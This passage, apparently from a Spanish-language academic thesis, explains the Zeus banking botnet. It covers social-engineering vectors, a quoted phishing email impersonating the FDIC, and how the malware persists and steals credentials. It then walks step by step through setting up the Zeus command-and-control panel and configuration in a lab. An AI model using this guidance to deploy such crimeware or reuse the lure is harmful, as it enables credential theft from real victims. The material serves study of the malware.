-Propagación con la ayuda de personal o métodos; en este caso, los autores del malware hacen uso mayormente de engaños que involucran la ingeniería social, mensajería instantánea y contenido malintencionado en páginas web. Una aproximación relativamente pasiva porque la secuencia de la operación depende completamente del factor humano.

En lo que respecta a propagación automática, es común referirse a vulnerabilidades de software y vulnerabilidades causadas por otras infecciones; una falla se convierte en una vulnerabilidad si el comportamiento exhibido es tal que puede ser explotado para permitir acceso no autorizado, elevación de privilegios o

denegación de servicio. Mientras cada vulnerabilidad es única, desde el proceso por el cual es descubierta, hasta la forma en que es revelada, dando lugar a categorías que pueden ser usadas para clasificarles:

-La vulnerabilidad no revelada que probablemente es la más fácil de describir y la más difícil de cuantificar, en estas situaciones un investigador descubre una vulnerabilidad en una pieza de software, y en vez de contactar al vendedor o a alguna autoridad coordinada de seguridad computacional, el investigador en su lugar, mantendrá el descubrimiento en secreto.

-La vulnerabilidad completamente revelada, donde el investigador informa a la comunidad las especificaciones de la vulnerabilidad, indicando donde fue encontrada, productos de software, versiones afectadas y en algunos casos es detallado como explotar la vulnerabilidad y como proteger los sistemas en contra de la explotación de la falla. Los defensores de esta clasificación

Por otra parte, en la propagación con la ayuda de terceros interviene la ingeniería social; una colección de técnicas usadas para manipular a personas a realizar acciones o divulgar información confidencial. Similar a un engaño de confidencia o fraude, el término aplica al engaño a cambio de recolección de información o acceso a sistemas de computadora. Su efectividad radica en el error humano; pese a las capas existentes de controles de seguridad implementadas en organizaciones, es mucho más fácil persuadir a una persona el permitir la admisión a un área segura o información confidencial. La ingeniería social siempre ha prevalecido en alguna u otra forma, principalmente por las facetas del comportamiento humano, es el método más efectivo y probablemente el más fácil en lo que refiere a obstáculos de seguridad.

Existen dos categorías principales bajo los cuales todos los intentos de ingeniería social pueden ser clasificados.

-La aproximación basada en tecnología. Engaña al usuario al hacerle creer que está interactuando con una aplicación real de un sistema y lo lleva a dar información confidencial. Por un momento, una ventana aparece informándole que debido a un problema con la aplicación debe volver a identificarse para poder continuar. Si los datos son obtenidos correctamente, el atacante de sombrero negro (black hat) se encuentra en posición de acceder al sistema de computadora con dichas credenciales.

-Ataques basados en una aproximación no técnica. Toman ventaja de las debilidades del comportamiento humano de la víctima. Por ejemplo, el agente de malware suplanta a una persona con una gran autoridad, hace una llamada a un servicio técnico y pretende ser un Administrador senior, argumentando que ha olvidado sus contraseñas y necesita cambiarlas lo antes posible.

Vectores de Ataque técnicos

-Phishing: Este este término aplica a un mensaje proveniente de una fuente de negocios legítima, un banco, o una compañía que pide la verificación de datos sino horribles consecuencias podrían ocurrir. Normalmente el mensaje viene acompañado con un link a un sitio fraudulento parece legítimo.

-Correos Spam: Una ocurrencia regular que usa tácticas de ingeniería desde los comienzos de una bot son los correos electrónicos spam, generalmente suplantando organizaciones, y motivando al destinatario a abrirlo porque aparentemente contiene información útil u ofrece beneficios. En ciertas ocasiones llega a estar acompañado de Phishing,


From: FDIC
Date: [Header Details Removed]
To: [Header Details Removed]
Subject: FDIC alert: check your Bank Deposit Insurance Coverage

You have received this message because you are a holder of a FDIC-insured bank account.
Recently FDIC has officially named the bank you have opened your account with as a failed bank, thus, taking control of its assets.

You need to visit the official FDIC website and perform the following steps to check your Deposit Insurance Coverage:

- Visit FDIC website:
  http://www.fdic.gov/bankinsured/failed/personalfile/holder.php?email=[redacted]&id=3697342892747411130595691046927301254126 52
- Download and open your personal FDIC Insurance File to check your Deposit Insurance Coverage

FDIC Federal Deposit Insurance Corporation

Figura 2.1 Correo spam de Zeus suplantando una organización

-Vishing: Es la práctica de aprovechar la tecnología Voz sobre el Protocolo Internet (VoIP por sus siglas en inglés), para engañar al personal privado e información financiera con el único propósito de obtener una recompensa. El término es una combinación de voz y Phishing. El vishing explota la confianza pública en servicios de

línea telefónica, cuales tienen tradicionalmente localizaciones físicas, conocidas por la compañía telefónica, y asociadas con el titular del servicio.

-Ventana emergente: Un programa genera una ventana anunciando que la conectividad de la aplicación se ha perdido debido a problemas de red, y ahora debe volver a intentar introducir su nombre de sesión y su contraseña. Sin sospechar, el usuario hace lo establecido, más tarde ocurre un ataque al sistema, pero nunca se supo cómo ocurrió.

-Software de Interés: En este caso la víctima es convencida de descargar e instalar un programa o aplicación bastante útil que puede mejorar el desempeño de su equipo, entre otras funciones. Finalmente, un malware es instalado mediante uso de un programa legítimo.

Vectores de ataque no técnicos

-Suplantación: La suplantación es el acto de crear y usar un escenario inventado para persuadir al objetivo para obtener información o realizar una acción a través de llamadas telefónicas. La estructura es más que una simple mentira, ya que mayormente involucra algunas investigaciones a prior e incluso hace uso de piezas de información conocida para establecer legitimidad en su objetivo.

-Personificar a un experto: Este es el caso donde un intruso pretende ser un técnico de soporte que trabaja en los problemas red, pide al usuario sus credenciales para poder acceder a la estación de trabajo y “arreglar” el problema. El usuario en su intento por ser útil no cuestiona y accede a las peticiones.

2.3.- Posibles riesgos en los usuarios víctima

Cualquier equipo conectado al internet está en riesgo de ser comprometido. Existe un puñado de maneras que los cibercriminales emplean para infectar un host o red con sus nodos. Estas estrategias usualmente involucran algunas formas de ingeniería social, como ya se había mencionado anteriormente; ataca al eslabón más débil de la seguridad informática: el usuario. Los atacantes utilizan tácticas llamativas para los usuarios promedio, basadas en el comportamiento humano, sus gustos y lo que se busca con más frecuencia. Se debe mantener conocimiento de los riesgos al navegar y usar tecnologías nuevas, ya que los criminales estarán presentes.

Cada individuo debe ser cauteloso con los ataques sociales en red, ya sea organizaciones o empresas, todos pueden llegar a sufrir daños de una nube computacional malintencionada. En adición a los elementos que fueron presentaron en la sección 2.1 se introducen los siguientes:

-Infiltración del sistema de archivo: Es el acceso a sistemas críticos de seguridad, para recolectar información del consumidor, o aquellos con una agenda política.

-Deshabilitar la seguridad existente: Prevención de los esfuerzos de limpieza y seguridad en las organizaciones.

-Infección de código fuente: Envenenar todo el árbol de código insertando cambios no autorizados e indetectables, o descubriendo vulnerabilidades adicionales para explotarles.

El resultado de estos ataques le puede, costar severamente a las compañías una significante cantidad de recursos humanos y tiempo para recuperarse de los daños. También, los negocios pueden tener su cumplimiento de industria o reguladores revocados. Responsabilidades legales son también posiblemente para clientes, empleados, u otros que sufren de medidas de seguridad inadecuadas por parte de una compañía.

2.4.- Índice de servidores infectados por la botnet Zeus

Sin lugar a duda Zeus ha marcado un estándar en las herramientas de malware, su presencia a nivel mundial es significativa, el mayor índice de servidores adueñados por los agentes maliciosos lo tiene Rusia y el segundo puesto lo ocupa Ucrania. No obstante, su dominio se extiende a los equipos de diversos países mediante spam, o desde una localidad cercana.




Figura 2.2 Servidores que hospedan a Zbot

¿Existe algún método para elegir a víctimas? La manera más práctica para los criminales es anunciarse en foros establecidos a los clientes interesados. En Asia las Botnets HTTP han atraído a la avalancha de host comprometidos con base en Rusia, China posee un alto número de ataques a sus sitios web, y recientemente la propagación se ha extendido al continente americano.




Figura 2.3 Infección Botnets HTTP

CAPÍTULO 3.- IMPLEMENTACIÓN DE LA BOTNET ZEUS BAJO UN ENTORNO CONTROLADO

Implementación de la Botnet Zeus bajo un entorno controlado

3.1.- Estructura Herramienta Crimeware Zeus

El kit de herramientas de crimeware Zeus, es un conjunto de programas que han sido designados a establecer una botnet sobre una red con infraestructura altamente escalable. De manera general, Zeus apunta por hacer a las máquinas infectadas comportarse como agentes espías en la búsqueda de beneficios financieros. Tiene la habilidad de identificarse con los valores introducidos por el usuario, así como poder capturar y alterar información como dirección de correos electrónicos, contraseñas, información de la banca en línea, números de tarjetas de crédito, y números de autenticación para realizar transacciones.

A lo largo de cada transición de Zeus, se aporta nuevas características, aunque los cambios más notables en comparación con las primeras versiones son el nombre del archivo bot-ejecutable que se transmite al objetivo. Los archivos de información eran almacenados en los directorios: *<System>\wsnpoem, <System>\sysproc64 y <System>\twain_32*. Cabe mencionar que las versiones más recientes almacenan el archivo ejecutable con un nombre de archivo aleatorio dentro de un nuevo folder con nombre aleatorio. Sin embargo, cinco elementos permanecen aún dentro de la estructura:

1) Un panel de control que contiene un conjunto de scripts PHP, que son usados para monitorear los nodos comprometidos y guardar la información recolectada en una base de datos, para luego mostrarlos al botmaster. También le permite monitorear, controlar, y administrar los equipos registrados.
2) Archivos de configuración que son usados para personalizar los parámetros de la botnet. Involucra dos archivos: el archivo de configuración config.txt que enlista información básica y el archivo Webinject que identifica las direcciones url objetivo y establece el código a ser inyectado.
   El archivo de configuración, es el elemento esencial en el funcionamiento de Zeus. Su contenido incluye la dirección IP a la que debe ser enviada la información recolectada, así como los bloques entry staticconfig y entry dynamicconfig que corresponden a las configuraciones que serán codificadas en binario y serán escritas en el archivo de configuración, el cual comenzará a ser descargado por la víctima durante el tiempo de ejecución.
   Las opciones estáticas incluyen opciones de sincronización (el tiempo de espera en descarga del archivo de configuración), la URL de donde provienen las configuraciones, así como la dirección que es utilizada para verificar la dirección IP externa desde donde el bot está llamando.
   Las opciones dinámicas se centran en direcciones web que el usuario de la bot busca atacar en particular. Así como opciones que incluyen; Url de dónde será descargado el ejecutable, url que indica a dónde serán enviados los datos recolectados, un conjunto de IP/dominios que serán escritos en el archivo host para para bloquear peticiones DNS e inyección de código en cualquier página solicitada. En consecuencia, el bot verifica de manera periódica la configuración otorgada por el botmaster.




Figura 3.1 Archivo de Configuración Zeus; Opciones estáticas y dinámicas

3) Un archivo de configuración config.bin con cifrado generado, que contiene la versión cifrada de los parámetros de configuración de Zeus.
   El archivo binario contiene 4 segmentos: un código/texto, importe, recursos e información. El primero es un bloque válido de instrucciones, el resto se encuentra ofuscado, lo que significa que no pueden ser usados a menos que se remueva en alguna etapa.
   La primera rutina en la que se remueve la ofuscación contiene una rutina con una llave de longitud de 4 bytes y un valor de 1 byte que es usado para descifrar un bloque de información en la memoria virtual. El resultado de esta primera rutina revela segmentos de código, estos segmentos contienen 3 nuevas rutinas




Figura 3.2 Memoria virtual

4) Un malware binario que es generado (bot-ejecutable), es considerado como el elemento que se encarga de infectar a los equipos.
5) Uno de los componentes de Zeus si bien el más importante es el builder (constructor), el cual permite al propietario de la bot crear dos archivos; aquel que contiene el archivo de configuración cifrado bot-ejecutable. El ejecutable generado será único para cada botmaster, puesto que el archivo URL de configuración y la llave necesaria para descifrar el archivo de configuración

localizado en el ejecutable son propuestos por el usuario. Este último contiene la información esencial que hace al bot operar y por ello, debe ser editado mediante el botón *Edit config*, para posteriormente convertir el texto en formato binario con *Build config*.

El constructor podrá localizar la información necesaria para obtener y descifrar el archivo de configuración en el binario Zbot. Cabe destacar que a partir de este documento en adelante, se utilizará la versión 1.2.17.19 de Zeus.




Figura 3.3 Constructor de Zeus

Una vez que el bot es ejecutado por la víctima:

Es copiado dentro del directorio %system32%\sdra64.exe.
Se coloca la dirección anterior al HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\winlogon\userinit, de tal forma que el archivo winlogon.exe aparezca el proceso durante el comienzo.
Busca winlogon.exe, incrementa sus privilegios, inyecta su código y una cadena de tabla en sus procesos, y crea un hilo para ejecutar su código.
El bot principal termina.
El código inyectado en winlogon inyecta código adicional en el proceso svhost.exe
Crea un folder llamado %System%\lowsec y coloca dos archivos dentro: local.ds; es la última configuración dinámica instruida desde el servidor y user.ds; contiene credenciales robadas y otra información a ser transmitida al servidor.

El constructor es uno de los componentes que usa los archivos de configuración como una entrada para generar el archivo bot ejecutable, junto con su respectivo cifrado. El análisis de este componente muestra de manera simplificada las funcionalidades de este programa constructor:

Construyendo el archivo de configuración.

Función responsable de codificar el texto claro en los archivos de configuración en una estructura específica. Cuando se terminen de dar forma al texto, este comienza a cifrar por completo la estructura con el algoritmo RC4 con la llave de cifrado.
Construyendo el Malware Binario.

La función principal del constructor recae en esta funcionalidad. Responsable de la construcción de malware personalizado, con extensión binaria. En otras palabras construye el binario en un formato estándar ejecutable portable (PE).

Disposición de la infección.

El constructor tiene una funcionalidad que comprueba la presencia de un bot y lo remueve. Cuando esta funcionalidad corre, realiza una rutina de detección al comprobar la existencia de llaves de registro que son colocadas durante el proceso de infección. También detecta la presencia de algunos archivos en el sistema. Si por alguna razón fuesen detectados, el constructor limpia las llaves de registro e indica al bot que sea cerrado. El comportamiento esperado cuando recibe el comando para apagarse es desinfectarse del proceso.

Por el lado del C&C, la herramienta de malware configura el lado del servidor a través de un script que configura la base de datos y el panel de control. La base de datos es usada para almacenar información relacionada con la botnet y cualquier reporte actualizado de sus bots. Estas actualizaciones contienen información de los equipos infectados. El panel de control otorga una interfaz de usuario amigable para desplegar el contenido de la base de datos, así como la comunicación con el resto de los nodos, usando scripts PHP.

3.2.- Instalación Botnet Zeus

Instalación del kit de herramientas Zeus versión 1.2.7.19.

El desarrollo de esta práctica fue dentro de un ambiente virtual Windows XP SP 3 con XAMPP Lite. Un bundle de aplicaciones que nos permite manipular los servicios básicos de un servidor web, el cual únicamente contiene los paquetes básicos PHP y MySQL.

EL bundle puede ser descargado de la página oficial http://www.apachefriends.org/es/xampp-windows.html.

Figura 3.4 XAMPP para Windows

Una vez descargado el archivo, la configuración comenzará de manera automática. Si así lo desea, el usuario puede indicar de manera arbitraria el destino del folder. Así como establecer un acceso directo.




Figura 3.5 Ubicación del directorio XAMPP por defecto




Figura 3.6 Instalación Predeterminada XAMPP

El kit de desarrollo de herramientas Zeus requiere de los siguientes componentes:

Figura 3.7 Ficheros que conforman al kit de herramientas Zeus

La instalación comienza con la carpeta *conf* ubicada en el directorio *xampplite* previamente instalado; dentro de la dirección, se debe editar el archivo *httpd* el apartado *Listen* como se muestra en la figura:

```
#Listen 0.0.0.0:80
#Listen [::]:80
Listen 192.168.46.131:80
```

Figura 3.8 Puerto y dirección IP en el archivo conf

El usuario debe indicar la dirección IP de su equipo de esta manera, cuando el bot sea propagado, este indicará al equipo víctima establecer una conexión tcp a través del puerto 80 con su equipo. Los cambios deben ser guardados.

La carpeta 1 alberga archivos con extensión .php que permiten acceder a la interfaz de usuario del bot. Es el medio por el cual el usuario podrá administrar los equipos infectados, actualizar versión, etc. Por lo tanto debe ser localizado en la dirección mostrada a continuación:




Figura 3.9 Directorio donde deben ser colocados los elementos del el Fichero 1.

Posteriormente debe iniciar los servicios de xampplite




Figura 3.10 Servicios de XAMPP funcionando normalmente

Cuando inicien los servicios, diríjase a su navegador web e introduzca la dirección IP de su equipo seguido del directorio xampp.




Figura 3.11 Dirección url de XAMPP

Cuando el navegador muestre la página de inicio de XAMPP, seleccione el apartado *Security* para poder establecer un nombre de usuario y contraseña.




Figura 3.12 Página principal de XAMPP mostrando el apartado “Security”

Con los pasos previamente realizados, el bundle está listo para poder crear la base de datos. Introduciendo la url *IP del usuario/phpmyadmin/index.php*

Figura 3.13 Dirección URL de *phpmyadmin*

Se puede apreciar una petición de inicio de sesión al usuario.




Figura 3.14Inicio de sesión *phpmyadmin*

Una vez iniciada la sesión, el siguiente paso es importar la base de datos al bundle. Esta se encuentra ubicada en la carpeta Zeus bajo el nombre *bssnet.* Los pasos a considerar son los siguientes:

Crear desde cero una base de datos con el mismo nombre:




Figura 3.15 Creando la base de datos con nombre *bssnet*

Seleccionar la pestaña *import* ubicada en la parte superior derecha:

Figura 3.16 Menú phpmyadmin

Buscar la base de datos desde archivo y terminar con el botón *Go.*

Figura 3.17 Importando archivo *bssnet* desde directorio Zeus

Concluido lo anterior en el navegador web introducir la dirección:

Figura 3.18 Dirección url del índice de XAMPP

Se establece un nombre de usuario, contraseña y el nombre de la base de datos anteriormente creada, por último especificamos una llave de cifrado; esta llave se encuentra dentro del archivo conf localizado en la carpeta *zeus.*




Figura 3.19 Llave de cifrado para los archivos de configuración Zeus




Figura 3.20 Valores de inicio de sesión en el controlador Zeus

3.3.- Uso y configuración de los componentes de Crimeware Zeus

Una vez finalizada la instalación, se da seguimiento a la creación del archivo ejecutable, este malware es distribuido a la víctima por medio de técnicas de ingeniería social. Los componentes necesarios se encuentran en la carpeta *zeus*, la cual contiene los siguientes archivos:




Figura 3.21 Contenido carpeta Zeus

El archivo *conf* debe ser editando con dirección IP del usuario y la ruta del folder xampp como se muestra en la imagen.




Figura 3.22 Dirección IP a donde se dirige el tráfico de información

Cerrar y guardar los cambios para comenzar a utilizar el builder de Zeus.

